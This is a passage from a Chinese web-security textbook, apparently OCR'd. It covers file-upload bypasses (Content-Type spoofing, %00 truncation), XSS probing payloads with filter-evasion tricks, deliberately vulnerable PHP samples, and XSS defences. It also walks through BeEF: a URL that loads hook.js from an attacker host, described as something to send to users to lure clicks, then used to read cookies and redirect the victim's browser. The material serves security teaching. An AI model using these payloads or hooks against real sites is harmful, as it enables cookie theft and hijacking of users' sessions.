


图 8.4.3

如何实施渗透攻击？通过源码可以发现，文件类型只要是符合 image/jpeg 或 image/gif 就可以正常上传，假如将文件类型 Content-Type: application/octet-stream，修改为 Content-Type: image/jpeg 进行表单提交，经测试上传成功，因为这里未限制文件后缀名，只限制了文件类型，通过修改文件类型实现伪装，欺骗了服务器成功绕过，如图 8.4.4 所示。




图 8.4.4

提示

这里上传的文件表单提交时会自动识别文件类型，例如，上传 PHP 文件类型就是 application/octet-stream ，如果是 JPG 图片就是 image/jpeg。

%00 截断

“%00”是一个截断符，“%00”及后面的所有内容都截断，有时候可以使用截断符成功绕过上传限制，假如上传 JPG 文件，限制后缀为 PHP 文件，上传 test.php 文件并用 BurpSuite 抓包进行分析，在 test.php 文件后添加“%00.jpg”。通过实践发现在后面直接添加“%00”无法进行绕过，因为直接写“%00”在请求时会直接将 URL 编码转成为%25%30%30，所以截断符号未生效。正确的方法是应先给“%00”转码，具体转码步骤如图 8.4.5 所示。




图 8.4.5

转换成功后显示一个小方框，如图 8.4.6 所示。

```
-----------------------------74941616069
Content-Disposition: form-data; name="upfile"; filename="test.php□.jpg"
Content-Type: image/jpeg
```

图 8.4.6

8.5 跨站脚本攻击（XSS）

随着互联网电商的发展，不断有攻击者利用 XSS 漏洞，窃取用户信息，实施订单诈骗，盗取个人账户金额，那么保护用户个人隐私数据极为重要，对 Web 系统安全要求越来越高，本节从 XSS 原理分析、发现漏洞、预防漏洞、XSS 平台渗透实战四方面进行讲解。

8.5.1 XSS 概述

XSS 英文全称为（Cross Site Scripting，按英文单词缩写应该为 CSS，但为了不与网页中常用的 CSS 样式表相混淆，所以被称为 XSS。XSS 是一种经常出现在 Web 应用中的安全漏洞，攻击者（黑客或脚本小子）向 Web 页面植入恶意 JavaScript 或 HTML 代码，然而程序未对攻击者输入的恶意代码进行过滤，正常用户在浏览到该网页时，恶意脚本会被执行，从而达到攻击的目的。通过 XSS 攻击可以盗取网站 Cookie、页面劫持、钓鱼攻击、表单劫持、实现虚拟置换及注入木马等。近几年 XSS 已经成为最流行的攻击方式之一。

8.5.2 XSS 原理分析

首先笔者使用 PHP 语言编写代码示例 8.5.1，保存并命名文件名为 xss.php，放到已安装 phpStudy 的 WWW 目录下，例如：D:\phpStudy\WWW。

代码示例 8.5.1

```
<?php
$xss=$_GET['Parameter'];
echo $xss;
?>
```

笔者打开火狐浏览器访问已编写 xss.php 的代码，针对 XSS 进行原理剖析，访问“http://localhost/xss.php?Parameter=JDTEST”。

Parameter 是我们接收的输入参数，页面正常输出为“JDTEST”，如图 8.5.1 所示。




图 8.5.1

假如笔者在 Parameter 参数后面输入“<script>alert(1)</script>”。

访问构造的 URL 为“http://localhost/xss.php?Parameter=<script>alert(1)</script>”，如图 8.5.2 所示。




图 8.5.2

笔者发现输入的代码进行弹窗显示，通过右键查看页面源码发现，输入的代码输出到页面中，浏览器解析该页面时，将其代码解析为 JavaScript 语句，因此代码语句被执行了。正常情况会输出一些正常数据，如果存在以上 XSS，那么攻击者可以利用该漏洞，输出一些自己编写的 JavaScript 语句来控制网站，得到想要的一些信息，例如盗取 Cookie。

通过上面例子分析，XSS 原理其实非常简单，就是输入的参数未对特殊关键词进行合法性过滤，导致输入的 JavaScript 代码语句被浏览器正常解析执行。

8.5.3 XSS 类型分类

XSS 通常分为两大类。

第一种类型：反射型 XSS，也被称为“非持久型 XSS”，是目前最流行的 XSS 攻击方式，黑客利用该漏洞构造一个恶意链接，通过邮件、QQ、微博、论坛等方式诱导用户点击，用户点击后就会导致浏览器执行含有恶意的脚本，达到攻击的目的。反射型 XSS 需要构造链接地址，只有在访问该链接时生效，因此被称为“一次性 XSS”或“非持久型 XSS”。

第二种类型：存储型 XSS 也被称为“持久型 XSS”，攻击者通过表单提交方式，将恶意脚本写入到服务器上，此类型无须构造链接，所有访问该页面的用户，都会在浏览器执行这段恶意脚本，直到恶意脚本被删除，故存储型比反射型更加严重。

8.5.4 探测方法实战

最基本语句

最常用的探测代码语句，在请求参数后面直接赋“<script>alert(1)</script>”。

代码语句，如可以弹窗显示则存在反射型 XSS。

使用代码示例 8.5.1 构造攻击语句，访问 URL“http://localhost/xss.php? Parameter=<script>alert(1)</script>”。

script 大小写绕过探测

测试过程中通常发现直接使用<script>无法进行弹窗，这时可以通过右键查看页面源码方式验证是否过滤<script>关键词，如已过滤，使用大小写绕过方式进行探测，探测代码为“<ScRipt>alert(1)</ScRipt>”，使用代码示例 8.5.2 构造攻击语句，访问 URL“http://localhost/ xss.php?Parameter=<ScRipt>alert(1)</ScRipt>”可以成功弹窗。

代码示例 8.5.2

```
<?php
$xss=$_GET['Parameter'];
```

```
$xss=preg_replace("/<script>/","",$xss);
$xss=preg_replace("/<\/script>/","",$xss);
echo $xss;
?>
```

事件处理器绕过探测

如使用大小写方式还无法绕过，这时可考虑使用事件处理器进行探测，可以使用 HTML 中 body 标签的 onload 函数，探测代码为“<body onload=alert(1)>”，使用代码示例 8.5.3 构造攻击 URL 为“http://localhost/xss.php?Parameter=<body onload=alert(1)>”可以成功弹窗。onload 函数通常有局限性，如无法触发该事件，则尝试使用 onerror 事件。IMG 标签在无法定位图片时，onerror 事件就会被触发。这个事件通常用得比较多，因为这种方式大部分浏览器都可以执行，探测代码为“<img src=""onerror=alert(1)>”，使用代码示例 8.5.3 构造攻击 URL 为“http://localhost/xss.php?Parameter=<img src="" onerror=alert(1)>”，可以成功弹窗。

代码示例 8.5.3

```
<?php
$xss=$_GET['Parameter'];
$xss=preg_replace("/<script>/i","",$xss);
$xss=preg_replace("/<\/script>/i","",$xss);
echo $xss;
?>
```

编码绕过探测

测试过程中也会遇到 alert 关键词被过滤或其他探测方法均无法执行的情况，此时可以考虑使用编码方式进行绕过，可以把内容转换为 ASCII 码，再通过 String.fromCharCode()函数进行解码，通常结合 eval()函数使用，具体语句使用如下。

编码前：

<img src="" onerror=eval(alert(1))>

编码后：

<img src=""onerror=eval(String.fromCharCode(97,108,101,114,116,40,49,41))>

使用代码示例 8.5.3 构造攻击 URL 为“http://localhost/ xss.php? Parameter =<img src="" onerror=eval(String.fromCharCode(97,108,101,114,116,40,49,41))>”。

提示

编码可以使用小葵转换工具，也可以使用火狐浏览器中的 Hackbar 插件进行编码。

Hackbar 插件的使用方法为，选中编码的内容点击“XSS”选择“String.fromCharCode()”命令，如图 8.5.3 所示。




图 8.5.3

提示

转码后要把多余的空格去掉，否则无法执行，例如(97, 108)要写成(97,108)。

小葵转码工具的使用方法如图 8.5.4 所示。




图 8.5.4

单双引号过滤绕过

测试中如发现过滤了单双引号，测试代码中又需要，可以尝试使用转移字符“\”进行绕过，测试代码为“<script>alert(\"xss\")</script>”。

有时候也可以使用 HTML 实体名称或实体编码进行绕过，在 HTML 中，某些字符是预留的，在 HTML 中不能使用小于号“<”和大于号“>”，这是因为浏览器会误认为它们是标签，如要使用可以用图 8.5.5 对应的实体名称或实体编号进行代替。

显示结果	描述	实体名称	实体编号
	空格		
<	小于号	&lt;	&#60;
>	大于号	&gt;	&#62;
&	和号	&amp;	&#38;
"	引号	&quot;	&#34;
'	撇号	' (IE不支持)	&#39;

图 8.5.5

HTML 实体

双引号可以使用实体名称或实体编号来代替，探测代码为“<script>alert("xss")</script>”。

如过滤了【<>】及【" "】测试代码可以写为“<script>alert("xss") < &#x2Fscript>”。

提示

使用实体名而不是编号的好处是名称易于记忆。不过坏处是，浏览器也许并不支持所有实体名称（对实体编号的支持却很好）。

HTML 标签闭合绕过

测试过程中经常发现，输入的代码可以正常输出到页面中，但是就是未弹窗，这时我们要通过页面源码查看输出的代码所在的位置，验证是否存在未闭合的标签，例如：我们在表单提交时输入测试代码，通过查看源码发现输入代码显示在 input 标签里，作为 value 的值，这样肯定无法执行，具体如下：

```
<input class="from-control" id="vid" name="vid" placeholder="请输入商家 Id"
value="<script>alert(1)</script>" type="text">
```

此时需要考虑标签闭合问题，需要把<input>标签进行闭合，测试代码为“"><script>alert(1)</script>”，通过查看页面源码发现 input 标签正常闭合。

```
<input class="from-control" id="vid" name="vid" placeholder="请输入商家 Id"
value="" type="text"><script>alert(1)</script>
```

提示

以上手工探测方法对反射型和存储型跨站通用。

8.5.5 工具实战演练

目前市面上针对 XSS 有一些扫描工具，例如 AppScan、AWVS（Acunetix Web Vulnerability Scanner）、BurpSuite 等都可以进行扫描，所有工具扫描都可能产生误报和漏报情况，工具只能扫描一部分，实际工作中一般都是“手工+工具”结合的方式，本节介绍 AWVS 的使用方法，具体安装文件从网上下载即可，这里不做详细介绍。

打开 AWVS 工具，选择“Web Scanner”，在“Start URL”文本框输入“http://localhost/xss.php? Parameter=JDTest”。在“Profile”文本框的下拉菜单中选择“XSS”点击“Start”按钮，如图 8.5.6 所示。




图 8.5.6

“Progress”状态栏中的“Scan is finished”显示 100%时说明已扫描完毕，如图 8.5.7 所示。




图 8.5.7

通过扫描发现左侧“Cross site scripting”列表存在 1 个 XSS 漏洞，选择“variant”进入“View HTTP Headers”，通过分析 Request 请求可以看出 Parameter 参数存在漏洞，也可以看到攻击的代码，此时拿到完整的 URL 在浏览器中进行验证，经验证确实存在 XSS 漏洞，如图 8.5.8 所示。




图 8.5.8

8.5.6 BEEF 平台实战攻击利用

安装 BEEF，这里推荐安装 Kali Linux（https://www.kali.org/downloads/），Kali 属于渗透测试专用，它收录了大部分渗透测试所需的工具，Kali 安装后直接可以使用 BEEF，无须再次安装。这里推荐将 Kali Linux 安装到虚拟机上，具体安装步骤不做详述。

安装完毕后，“cd/usr/share/beef-xss/”执行“./beef”，如图 8.5.9 所示。

```
root@kali:/usr/share/beef-xss# ./beef
[13:37:12][*] Bind socket [imapeudora1] listening on [0.0.0.0:2000].
[13:37:12][*] Browser Exploitation Framework (BeEF) 0.4.6.1-alpha
[13:37:12]    |   Twit: @beefproject
[13:37:12]    |   Site: http://beefproject.com
[13:37:12]    |   Blog: http://blog.beefproject.com
[13:37:12]    |_  Wiki: https://github.com/beefproject/beef/wiki
[13:37:12][*] Project Creator: Wade Alcorn (@WadeAlcorn)
[13:37:12][*] BeEF is loading. Wait a few seconds...
[13:37:17][*] 12 extensions enabled.
[13:37:17][*] 254 modules enabled.
[13:37:17][*] 2 network interfaces were detected.
[13:37:17][+] running on network interface: 127.0.0.1
[13:37:17]    |   Hook URL: http://127.0.0.1:3000/hook.js
[13:37:17]    |_  UI URL:   http://127.0.0.1:3000/ui/panel
[13:37:17][+] running on network interface: 192.168.139.128
[13:37:17]    |   Hook URL: http://192.168.139.128:3000/hook.js
[13:37:17]    |_  UI URL:   http://192.168.139.128:3000/ui/panel
[13:37:17][*] RESTful API key: 026effbb5dec4ced2a0069ad4948a820e73f71f0
[13:37:17][*] HTTP Proxy: http://127.0.0.1:6789
[13:37:17][*] BeEF server started (press control+c to stop)
```

图 8.5.9

“http://192.168.139.128:3000/hook.js”是引入的攻击代码。

访问图 8.5.9 服务端地址，URL 为“http://192.168.139.128:3000/ui/panel”。默认用户名为 beef，密码为 beef，成功登录，如图 8.5.10 所示。

图 8.5.10

接下来寻找有 XSS 漏洞的系统，这里使用代码示例 8.5.4，开始实施攻击。

代码示例 8.5.4

```
<?php
$xss=$_GET['Parameter'];
echo $xss;
setcookie("JD-TEST","6695AAD35C929545SSS1BC71",NULL,NULL,NULL,NULL,TRUE);
setcookie("JD-POP","5595AAD35C929545SSS1BC72",NULL,NULL,NULL,NULL,NULL);
?>
```

首先构造攻击 URL 为“http://localhost/xss.php?Parameter=<script src=" http://192.168.139.128:3000/hook.js"></script>”。

把构造好的 URL 通过邮箱、QQ 或论坛等途径发送给用户，诱导用户点击，笔者在这里就直接使用浏览器访问了，访问后查看 BEEF 服务端的显示，在左侧 Online Browsers 可以看到有一个用户已访问，通过 Details 可以看到访问者的 IP、Cookie 等信息，如图 8.5.11 所示。




图 8.5.11

点击“Commands”菜单选择“Browser”命令，这里有许多功能模块，点击“Hooked Domain”有 Get Cookie 获取 Cookie 值等。这里演示如何操控访问者浏览器，选择“Redirect Browser”，Redirect URL 输入要跳转到的网站，这里选择跳转到 http://www.baidu.com。点击“execute”查看访问者的浏览器变化，访问者浏览器自动跳转到百度页面，这里功能太多就不一一做演示了，感兴趣的读者可以慢慢研究，这个平台功能非常强大，如图 8.5.12 所示。




图 8.5.12

8.5.7 XSS 防御措施

随着网络技术的发展，越来越多的攻击者尝试各种手段对 Web 系统实施攻击，那么在 XSS 防御上也有一些新的防御技术，主要有以下几个方面。

1. 输入验证

目前针对 XSS 攻击者，都是写一些特殊字符，如通过<script>或事件处理函数等实施攻击，那么在防御手段上，针对内容输入进行合法性校验就显得尤为重要。通常输入框都需要进行长度限制，如页面输入手机号，一般都不超过 16 位。输入内容都会对数据类型或特殊字符进行合法性校验，如查询订单号，订单号是数字型，这个时候如果可以输入字符或一些特殊字符，例如@、#、%等，即可视为非法参数。

在 XSS 防御上，输入检查一般是验证是否包含敏感关键词，如<script>、<、>、'、"等，如存在则将其过滤。有些公司在预防方面，通常会装安全狗，利用安全狗进行拦截。

提示

在做输入验证时，既要考虑前端校验，同时也要考虑后端校验，前后端校验要保持一致性，如后端未做校验，攻击者利用抓包很轻松就可以绕过前端验证实施攻击。

2. 输出验证

针对开发工程师来说，每个输入的参数都需要进行输入验证，代码改动比较多也比较烦琐，经常出现遗漏情况，是否还有其他方法可以预防呢？此时可以考虑通过将 HTML 编码实体化方式进行预防。输入和输出通常都会结合使用，一旦输入验证没有防住，那么输出验证就是最后一道关卡。通常在 HTML 实体化时，要求转换以下字符:

```
" -- &quot;
' -- &#x27;
< -- &lt;
> -- &gt;
/ -- &#x2F;
```

PHP 语言可以使用 htmlspecialchars 函数进行 HTML 编码实体化实现预防，如代码示例 8.5.5 所示。

代码示例 8.5.5

```
<?php
$xss=htmlspecialchars($_GET['Parameter']);
echo $xss;
?>
```

访问代码示例 8.5.4 编写的脚本，页面输出“<script>alert("xss")</script>”，通过查看页面源码发现，已将其关键字符进行实体化，导致攻击语句无法执行，如图 8.5.13 所示。




图 8.5.13

3. HttpOnly 属性设置

如今越来越多的攻击者利用 XSS 盗取用户 Cookie 拿到会话秘钥，不需要任何账号和密码的情况下就可实现登录，为了防止被攻击者窃取，通常在核心 Cookie 设置 HttpOnly 属性，是因为浏览器禁止 JavaScript 读取被 HttpOnly 属性设置的 Cookie。

Cookie 设置 HttpOnly 属性时，不同语言写法均不一样，代码示例 8.5.6 是 PHP 语言的示例。

代码示例 8.5.6

```
<?php
$xss=$_GET['Parameter'];
echo $xss;
setcookie("JD-TEST","6695AAD35C929545SSS1BC71",NULL,NULL,NULL,NULL,TRUE);
setcookie("JD-POP","5595AAD35C929545SSS1BC72",NULL,NULL,NULL,NULL,NULL);
?>
```

访问 URL“http://localhost/xss.php?Parameter=JDTEST”，查看 Cookie 显示，通过实战发现 JD-TEST 显示 HttpOnly 属性；JD-POP 未显示该属性，如图 8.5.14 所示。




图 8.5.14

通过上面进一步分析，XSS 漏洞在盗取 Cookie 时是利用 JavaScript 中的 document 对象获取的，笔者通过以下代码来进行验证，访问 URL“http://localhost/xss.php?Parameter=<script>alert(document.cookie)</script>”，通过实战发现被设置 HttpOnly 属性的 Cookie 无法获取，如图 8.5.15 所示。

